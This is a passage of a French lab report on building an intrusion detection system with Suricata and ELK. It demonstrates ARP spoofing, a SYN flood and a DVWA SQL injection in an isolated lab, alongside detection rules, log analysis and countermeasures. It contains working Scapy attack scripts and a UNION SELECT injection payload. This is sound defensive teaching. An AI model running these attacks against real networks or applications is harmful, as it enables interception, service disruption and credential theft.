
Le script `Attaque_Arp.py`, exécuté dans un PowerShell administrateur sur Windows, envoie en boucle des réponses ARP non sollicitées (opcode: `reply`) affirmant que 192.168.56.1 correspond au MAC falsifié :

```
from scapy.all import *
import time

victime      = "192.168.56.101"
passerelle   = "192.168.56.1"
faux_mac     = "00:11:22:33:44:55"

vmac = getmacbyip(victime)
pkt  = Ether(dst=vmac)/ARP(op=2, pdst=victime, hwdst=vmac,
                           psrc=passerelle, hwsrc=faux_mac)
while True:
    sendp(pkt, iface="Ethernet 3", verbose=0)
    time.sleep(2)
```

La Figure 25 confirme l'empoisonnement en cours ; la victime doit être arrêtée avec `Ctrl+C` pour restaurer l'état réseau une fois le test terminé.



```
madeo@IDS-Lab:~$ ping -c 3 192.168.56.1 && ip neigh show | grep 192
.168.56.1
PING 192.168.56.1 (192.168.56.1) 56(84) bytes of data.
64 bytes from 192.168.56.1: icmp_seq=1 ttl=128 time=0.652 ms
64 bytes from 192.168.56.1: icmp_seq=2 ttl=128 time=0.474 ms
64 bytes from 192.168.56.1: icmp_seq=3 ttl=128 time=0.567 ms

--- 192.168.56.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2068ms
rtt min/avg/max/mdev = 0.474/0.564/0.652/0.072 ms
192.168.56.1 dev enp0s8 lladdr 0a:00:27:00:00:0b REACHABLE
192.168.56.100 dev enp0s8 lladdr 08:00:27:e0:55:26 STALE
madeo@IDS-Lab:~$ |
```

Figure 25: Script Scapy en cours d'exécution sur le poste attaquant.

5.6 Phase 3 : impact sur la victime

Après quelques secondes d'injection, le cache ARP de la VM pointe la passerelle vers le MAC falsifié (Figure 26) :

```
ip neigh show | grep 192.168.56.1
# 192.168.56.1 dev enp0s8 lladdr 00:11:22:33:44:55 REACHABLE
```

```
madeo@IDS-Lab:~$ ip neigh show | grep 192.168.56.1
192.168.56.1 dev enp0s8 lladdr 00:11:22:33:44:55 REACHABLE
192.168.56.100 dev enp0s8 lladdr 08:00:27:e0:55:26 STALE
madeo@IDS-Lab:~$ |
```

Figure 26: Table ARP empoisonnée : 192.168.56.1 associé à 00:11:22:33:44:55.

5.7 Phase 4 : détection et analyse

5.7.1 Volume capturé

Sur la durée de l'exercice, Suricata a enregistré plusieurs milliers d'événements ARP :

```
sudo grep -c -a '"event_type":"arp"' /var/log/suricata/eve.json
# 4534
```

5.7.2 Exemple d'événement falsifié

La Figure 27 montre une entrée typique : réponse ARP directe vers la victime, prétendant que 192.168.56.1 est à 00:11:22:33:44:55.

```
madeo@IDS-Lab:~$ sudo grep -a '"event_type":"arp"' /var/log/suricata/
eve.json | tail -1
{"timestamp":"2026-10-01T22:00:18.630629+0000","in_iface":"enp0s8",
"event_type":"arp","pkt_src":"wire/pcap","arp":{"hw_type":"ethernet",
,"proto_type":"ipv4","opcode":"reply","src_mac":"00:11:22:33:44:55",
,"src_ip":"192.168.56.1","dest_mac":"08:00:27:b3:67:4e","dest_ip":
"192.168.56.101"}}
madeo@IDS-Lab:~$ |
```

Figure 27: Événement event_type: arp falsifié dans eve.json.

5.7.3 Anomalie comportementale : une IP, deux MAC

L'indicateur le plus fiable pour ce scénario est l'apparition de deux MAC distinctes pour une même IP source :

```
sudo grep -a '"event_type":"arp"' /var/log/suricata/eve.json \
| jq -r '.arp | "\(.src_ip) -> \(.src_mac)"' | sort -u
```

La Figure 28 illustre le conflit sur 192.168.56.1 : MAC falsifié *et* MAC légitime coexistent dans les journaux — signature comportementale absente des règles à signatures ET.

```
madeo@IDS-Lab:~$ sudo grep -a '"event_type":"arp"' /var/log/suricata
a/eve.json | jq -r '.arp | "\(.src_ip) -> \(.src_mac)"' | sort -u
10.0.2.15 -> 08:00:27:67:9c:c2
10.0.2.2 -> 52:55:0a:00:02:02
10.0.2.3 -> 52:55:0a:00:02:03
192.168.56.1 -> 00:11:22:33:44:55
192.168.56.1 -> 0a:00:27:00:00:0b
192.168.56.100 -> 08:00:27:e0:55:26
192.168.56.101 -> 08:00:27:b3:67:4e
madeo@IDS-Lab:~$ |
```

Figure 28: Corrélacion jq : 192.168.56.1 revendiquée par deux MAC.

5.8 Visualisation dans Kibana

Les événements ARP sont ingérés sous les champs `suricata.eve.*`, mais n'apparaissent pas dans les tableaux de bord Suricata préconstruits (orientés alertes). La preuve se construit dans **Discover** puis une visualisation **Lens** :

- Data view : `filebeat-*`
- Requête KQL : `suricata.eve.event_type : "arp"`
- Table Lens : lignes = `suricata.eve.arp.src_ip` et `suricata.eve.arp.src_mac`, métrique = nombre d'enregistrements.

La Figure 29 montre le volume massif du MAC falsifié (environ 1 787 paquets) face au trafic légitime résiduel (6 paquets pour le MAC d'origine), alors que les autres hôtes du segment ne présentent qu'une association IP→MAC.




Figure 29: Table Kibana : 192.168.56.1 associée à deux adresses MAC.

La Table 3 résume les champs utiles pour filtrer ce scénario.

Donnée	Champ Kibana	Exemple
Type d'événement	suricata.eve.event_type	arp
IP source ARP	suricata.eve.arp.src_ip	192.168.56.1
MAC source ARP	suricata.eve.arp.src_mac	00:11:22:33:44:55
Opération	suricata.eve.arp.opcode	reply
Interface captée	suricata.eve.in_iface	enp0s8

Table 3: Champs Elasticsearch pour l'analyse ARP dans Kibana.

5.9 Contre-mesures

Mesure	Description
Entrées statiques	ARP Figer l'association IP↔MAC des hôtes critiques (<code>ip neigh add ... nud permanent</code>).
Dynamic ARP Inspection	Sur switch managé : valider les réponses ARP contre une table <i>DHCP snooping</i> .
Segmentation port security	/ Réduire le domaine de broadcast et limiter les MAC autorisés par port.
Surveillance continue	Journalisation ARP Suricata + alerte sur conflit IP↔MAC ; outils dédiés (<code>arpwatch</code>).
Chiffrement bout en bout	de Atténue l'impact d'une interception (TLS, SSH, VPN).

Table 4: Contre-mesures face à l'usurpation ARP.

5.10 Synthèse

L'attaque a corrompu avec succès le cache ARP de la victime (192.168.56.1 → 00:11:22:33:44:55). Aucune alerte Emerging Threats n'a été générée pour cette activité de couche 2 ; seule l'activation explicite de la journalisation ARP, suivie d'une analyse IP↔MAC (4 534 événements, dont une IP revendiquée par deux MAC), a permis de caractériser l'incident. Ce scénario plaide pour combiner détection par signatures et détection d'anomalies, y compris sur les protocoles de bas niveau souvent absents des tableaux de bord applicatifs.

6 Scénario 5 : Déni de service SYN flood

6.1 Contexte et objectif

Ce scénario couvre l'axe **disponibilité** de la triade CIA. L'attaque consiste à inonder la cible de paquets TCP ne portant que le drapeau **SYN**, sans jamais achever la poignée de main en

trois temps : chaque demi-connexion vise à épuiser les ressources du service ciblé (signature classique d'un *SYN flood*).

L'objectif est de valider la chaîne complète : exécution depuis le poste attaquant, déclenchement d'une **règle Suricata locale** (`sid:1000002`), journalisation (`fast.log`), remontée Filebeat et visualisation du pic d'alertes dans Kibana.

6.2 Environnement de test

- **Attaquant** : Windows 11 (192.168.56.1), réseau VirtualBox *Host-Only*, script Python/Scapy (`syn_flood.py`).
- **Cible** : VM IDS-Lab (192.168.56.101), port TCP 80.
- **Capteur** : Suricata 8.0.3 sur `enp0s8`, `HOME_NET` incluant 192.168.56.0/24.
- **Supervision** : `eve.json` → Filebeat → Elasticsearch 8.19.21 → Kibana 8.19.21.
- **Accès SSH** : `ssh madeo@127.0.0.1 -p 2222` (redirection depuis l'hôte Windows vers la VM).

6.3 Règle de détection Suricata

Une règle personnalisée (`sid:1000002`) alerte lorsque plus de 20 paquets **SYN** atteignent le port 80 d'une même destination en 10 secondes (`detection_filter`).

Point critique : la règle doit être placée dans le fichier réellement chargé par le moteur (`default-rule-path` dans `suricata.yaml`), typiquement `/var/lib/suricata/rules/local.rules` — et non `/etc/suricata/rules/local.rules`, sinon elle est ignorée malgré un `reload-rules` réussi.

```
alert tcp any any -> $HOME_NET 80 (msg:"LOCAL SYN Flood - possible DoS";
  flags:S; detection_filter:track by_dst, count 20, seconds 10;
  classtype:denial-of-service; sid:1000002; rev:1;)
```

Rechargement à chaud : `sudo suricatasc -c reload-rules`.

6.4 Phase 1 : exécution de l'attaque

Le script envoie 3000 paquets **SYN** vers 192.168.56.101:80, avec un port source aléatoire à chaque envoi :

```
from scapy.all import IP, TCP, RandShort, send

TARGET = "192.168.56.101"
PORT    = 80
COUNT  = 3000

pkts = [IP(src="192.168.56.1", dst=TARGET) /
        TCP(sport=RandShort(), dport=PORT, flags="S")
```

```

        for _ in range(COUNT)]
send(pkts, verbose=0)

```

La Figure 30 confirme l'envoi des 3 000 paquets depuis PowerShell.

```

PS C:\Users\USER\Downloads> @'
>> from scapy.all import IP, TCP, RandShort, send
>>
>> TARGET = "192.168.56.101"
>> PORT = 80
>> COUNT = 3000
>>
>> pkts = [IP(src="192.168.56.1", dst=TARGET) /
>>         TCP(sport=RandShort(), dport=PORT, flags="S")
>>         for _ in range(COUNT)]
>>
>> send(pkts, verbose=0)
>> print(f"<COUNT> paquets SYN envoyes vers <TARGET>:<PORT>")
>> 'e ! Out-File -FilePath $HOME\Downloads\syn_flood.py -Encoding utf8
PS C:\Users\USER\Downloads> Get-Content $HOME\Downloads\syn_flood.py
from scapy.all import IP, TCP, RandShort, send
TARGET = "192.168.56.101"
PORT = 80
COUNT = 3000
pkts = [IP(src="192.168.56.1", dst=TARGET) /
        TCP(sport=RandShort(), dport=PORT, flags="S")
        for _ in range(COUNT)]
send(pkts, verbose=0)
print(f"<COUNT> paquets SYN envoyes vers <TARGET>:<PORT>")
PS C:\Users\USER\Downloads> cd $HOME\Downloads
>>
PS C:\Users\USER\Downloads> python syn_flood.py
3000 paquets SYN envoyes vers 192.168.56.101:80
PS C:\Users\USER\Downloads> _

```

Figure 30: Exécution de `syn_flood.py` : 3 000 paquets SYN vers la VM.

6.5 Phase 2 : détection Suricata

Pendant le flood, Suricata déclenche la règle 1000002 et inonde `fast.log` d'alertes regroupées sur quelques millisecondes, avec la classification « Detection of a Denial of Service Attack ». Pour le suivi en direct, l'option `grep -a` est nécessaire car `fast.log` peut contenir des octets binaires (ARP) qui forcent `grep` en mode binaire.

```

sudo tail -f /var/log/suricata/fast.log
sudo grep -a 1000002 /var/log/suricata/fast.log | tail -5

```

6.6 Phase 3 : visualisation dans Kibana

Dans Discover (`filebeat-*`), le filtre KQL suivant isole les alertes du flood (champ `ECS.rule.id`, et non `alert.signature_id`) :

```

madeo@IDS-Lab:~$ sudo grep -a 1000002 /var/log/suricata/fast.log | tail -5
10/03/2026-15:15:14.628317  [**] [1:1000002:1] LOCAL SYN Flood - possible Do
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:
2] {TCP} 192.168.56.1:40514 -> 192.168.56.101:80
10/03/2026-15:15:14.630089  [**] [1:1000002:1] LOCAL SYN Flood - possible Do
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:
2] {TCP} 192.168.56.1:53967 -> 192.168.56.101:80
10/03/2026-15:15:14.630090  [**] [1:1000002:1] LOCAL SYN Flood - possible Do
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:
2] {TCP} 192.168.56.1:12826 -> 192.168.56.101:80
10/03/2026-15:15:14.631149  [**] [1:1000002:1] LOCAL SYN Flood - possible Do
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:
2] {TCP} 192.168.56.1:10815 -> 192.168.56.101:80
10/03/2026-15:15:14.634031  [**] [1:1000002:1] LOCAL SYN Flood - possible Do
S [**] [Classification: Detection of a Denial of Service Attack] [Priority:
2] {TCP} 192.168.56.1:46339 -> 192.168.56.101:80
madeo@IDS-Lab:~$

```

Figure 31: Alertes « LOCAL SYN Flood - possible DoS » (sid:1000002) dans `fast.log`.

```
event.dataset: "suricata.eve" and rule.id: "1000002"
```

La Figure 32 montre un pic d'environ 2908 documents concentrés dans une fenêtre temporelle unique, preuve visuelle de la rafale DoS.

Donnée	Champ Kibana	Exemple
Identifiant règle	<code>rule.id</code>	1000002
IP cible	<code>destination.ip</code>	192.168.56.101
Port cible	<code>destination.port</code>	80
IP attaquant	<code>source.ip</code>	192.168.56.1
Jeu de données	<code>event.dataset</code>	suricata.eve

Table 5: Champs utiles pour filtrer le SYN flood dans Kibana.

6.7 Dépannage et leçons apprises

Deux obstacles ont été rencontrés lors de la mise en place. D'abord, une **boucle de redémarrage** de Suricata après modification des règles : la recompilation du cache dépassait le délai `systemd`. Solution : arrêter le service, lancer `suricata` en avant-plan jusqu'à « Engine started », puis relancer `systemd`. Ensuite, une règle placée dans le mauvais `local.rules` ne se déclenchait pas ; l'indice décisif était un message d'alerte en français dans `fast.log` alors que la version éditée était en anglais dans `/etc/suricata/rules/`.




Figure 32: Kibana : pic d'alertes rule.id:1000002 correspondant au SYN flood.

6.8 Synthèse

À ce volume (3 000 paquets), l'objectif n'est pas d'indisponibiliser réellement la cible, mais de prouver que l'IDS reconnaît la signature de l'attaque. Le scénario valide la chaîne attaquant → Suricata → ELK et rappelle que seule une règle présente dans le fichier pointé par default-rule-path est effectivement chargée.

7 Scénario 6 : injection SQL (DVWA)

7.1 Contexte et objectif

Ce scénario illustre une **injection SQL** (OWASP A03:2021, couche 7) : insertion de code SQL malveillant dans un champ de saisie pour détourner la requête vers la base de données et extraire des données sensibles (identifiants et empreintes de mots de passe).

Résultat attendu : exploitation réussie sur DVWA, alerte d'une règle Suricata locale (sid:1000003), trace dans fast.log, puis événement consultable dans Kibana avec la charge d'attaque visible dans l'URL.

7.2 Environnement de test

- **Attaquant** : Windows (192.168.56.1), navigateur web.
- **Cible** : DVWA (*Damn Vulnerable Web Application*) en conteneur Docker sur la VM (192.168.56.101:80).

- **Capteur** : Suricata 8.0.3, inspection HTTP sur `enp0s8`.
- **Supervision** : même pipeline ELK que les scénarios précédents.

7.3 Phase 1 : déploiement de DVWA

```
sudo docker run -d --name dvwa -p 80:80 vulnerables/web-dvwa
sudo docker ps
```

Depuis Windows : `http://192.168.56.101/`. Préparation : connexion `admin / password`, « Setup / Reset DB », niveau de sécurité *Low* (menu DVWA Security) pour désactiver les filtres côté application.

7.4 Phase 2 : règle de détection

La règle 1000003 inspecte l'URI HTTP et alerte si les mots-clés `union` et `select` y coexistent (injection de type UNION). Une règle **locale** est nécessaire car les règles Emerging Threats « WEB_SERVER SQL Injection » ciblent souvent `$EXTERNAL_NET → $HOME_NET` ; or l'attaquant (192.168.56.1) appartient au même `HOME_NET` que la cible et ne serait pas détecté.

```
alert http any any -> $HOME_NET any (
  msg:"LOCAL SQL Injection (UNION SELECT) detectee";
  flow:to_server; http.uri; content:"union"; nocase;
  content:"select"; nocase; distance:0;
  classtype:web-application-attack; sid:1000003; rev:1;)
```

Fichier cible : `/var/lib/suricata/rules/local.rules`, puis `sudo suricatasc -c reload-rules`.

7.5 Phase 3 : exploitation

Sur la page « SQL Injection » de DVWA, la charge suivante est soumise dans le champ *User ID* :

```
1' UNION SELECT user,password FROM users-- -
```

Elle ferme la valeur attendue (1'), ajoute un `UNION SELECT` sur la table `users`, et commente la fin de la requête d'origine (`--`). La Figure 33 montre l'exfiltration des comptes et empreintes MD5 (ex. `5f4dcc3b5aa765d61d8327deb882cf99` = mot de passe `password`), illustrant aussi le stockage faible des secrets.




Figure 33: Résultat de l'injection UNION dans DVWA : comptes et hachés MD5 affichés.

```

madeo@IDS-Lab:~$ echo 'alert http any any -> $HOME_NET any (msg:"LOCAL SQL
Injection (UNION SELECT) detectee"; flow:to_server; http.uri; content:"unio
n"; nocase; content:"select"; nocase; distance:0; classtype:web-application-
attack; sid:1000003; rev:1;)' | sudo tee -a /var/lib/suricata/rules/local.ru
les
alert http any any -> $HOME_NET any (msg:"LOCAL SQL Injection (UNION SELECT)
detectee"; flow:to_server; http.uri; content:"union"; nocase; content:"sele
ct"; nocase; distance:0; classtype:web-application-attack; sid:1000003; rev:
1;)
madeo@IDS-Lab:~$ sudo suricata -c reload-rules
{"message":"done","return":"OK"}
madeo@IDS-Lab:~$ sudo grep -a 1000003 /var/log/suricata/fast.log | tail -5
10/04/2026-14:43:43.475078  [*] [1:1000003:1] LOCAL SQL Injection (UNION SE
LECT) detectee [*] [Classification: Web Application Attack] [Priority: 1] {
TCP} 192.168.56.1:25588 -> 192.168.56.101:80
madeo@IDS-Lab:~$ |

```

Figure 34: Règle 1000003, rechargement et alerte dans fast.log.

7.6 Phase 4 : détection et Kibana

Lors de la soumission (souvent en GET), la charge transite dans l'URI ; Suricata déclenche la règle 1000003 (classification « Web Application Attack », priorité 1). La Figure 34 regroupe l'ajout de la règle, le rechargement et une ligne typique de fast.log.

```
sudo grep -a 1000003 /var/log/suricata/fast.log | tail -5
```

Filtre Kibana (Discover, filebeat-*) :

```
event.dataset: "suricata.eve" and rule.id: "1000003"
```

La Figure 35 confirme la remontée ELK ; les champs d'URL conservent la charge en clair, preuve directement exploitable pour l'analyse forensique.

Donnée	Champ Kibana	Exemple
Identifiant règle	rule.id	1000003
IP cible	destination.ip	192.168.56.101
Port HTTP	destination.port	80
Charge dans l'URL	url.original	...union...select...
IP attaquant	source.ip	192.168.56.1

Table 6: Champs Kibana pour retrouver l'injection SQL.




Figure 35: Alerte d'injection SQL (rule.id:1000003) dans Kibana.

7.7 Synthèse

Ce scénario ajoute la dimension **applicative** (OWASP, couche 7) au projet : cible volontairement vulnérable, extraction réelle de données, détection par signature HTTP personnalisée et corrélation dans ELK. Il complète les scénarios réseau (ARP, SYN flood) et middleware (ActiveMQ) par une attaque web classique, toujours dans un périmètre labo isolé.

8 Résultat et Discussion

La mise en place de ce système de détection d'anomalies et de gestion de logs a permis de valider avec succès notre architecture de supervision réseau. L'intégration de Suricata (IDS), Filebeat/syslog-ng, Elasticsearch et Kibana offrent une chaîne complète allant de la capture du paquet réseau jusqu'à sa visualisation analytique.

8.1 Analyse des détections

À travers les différents scénarios implémentés, nous avons démontré la capacité du système à détecter des menaces variées :

- **Couche réseau et transport** : les attaques de type SYN flood et ARP Spoofing ont mis en évidence l'importance d'analyser les comportements anormaux (rafales de paquets, duplications d'adresses MAC) au-delà des simples signatures connues.
- **Couche applicative** : les scénarios d'exploitation (WordPress, ActiveMQ, injection SQL) et de brute-force (SSH) ont confirmé l'efficacité de Suricata pour inspecter les requêtes HTTP malveillantes et les tentatives d'intrusion répétées.

Nous avons également constaté que les règles par défaut ne suffisent pas toujours, notamment pour le trafic interne ciblant la variable \$HOME_NET. La rédaction de règles personnalisées

dans le fichier `local.rules` s'est avérée indispensable pour générer des alertes spécifiques et pertinentes. La visualisation de ces données dans Kibana a considérablement réduit la complexité d'analyse en regroupant les IP sources, les ports et les charges utiles.

8.2 Limites du projet

Bien que fonctionnel, notre système présente certaines limites techniques et opérationnelles inhérentes à sa conception :

- **Chiffrement du trafic** : l'inspection de paquets en clair (HTTP, Telnet) est aisée, mais la majorité du trafic moderne est chiffrée (HTTPS, TLS). Sans un mécanisme d'interception et de déchiffrement, l'IDS reste aveugle au contenu des charges utiles chiffrées.
- **Faux positifs et réglage** : une détection purement basée sur les signatures génère inévitablement du « bruit ». Un travail continu d'ajustement (*tuning*) des règles est nécessaire pour ne pas noyer l'administrateur sous de fausses alertes.
- **Consommation de ressources** : la pile ELK (Elasticsearch, Logstash/Beats, Kibana) est très gourmande en mémoire et en puissance de calcul. Dans un environnement de production à très haut débit, une architecture distribuée complexe (cluster) serait obligatoire.

9 Conclusion

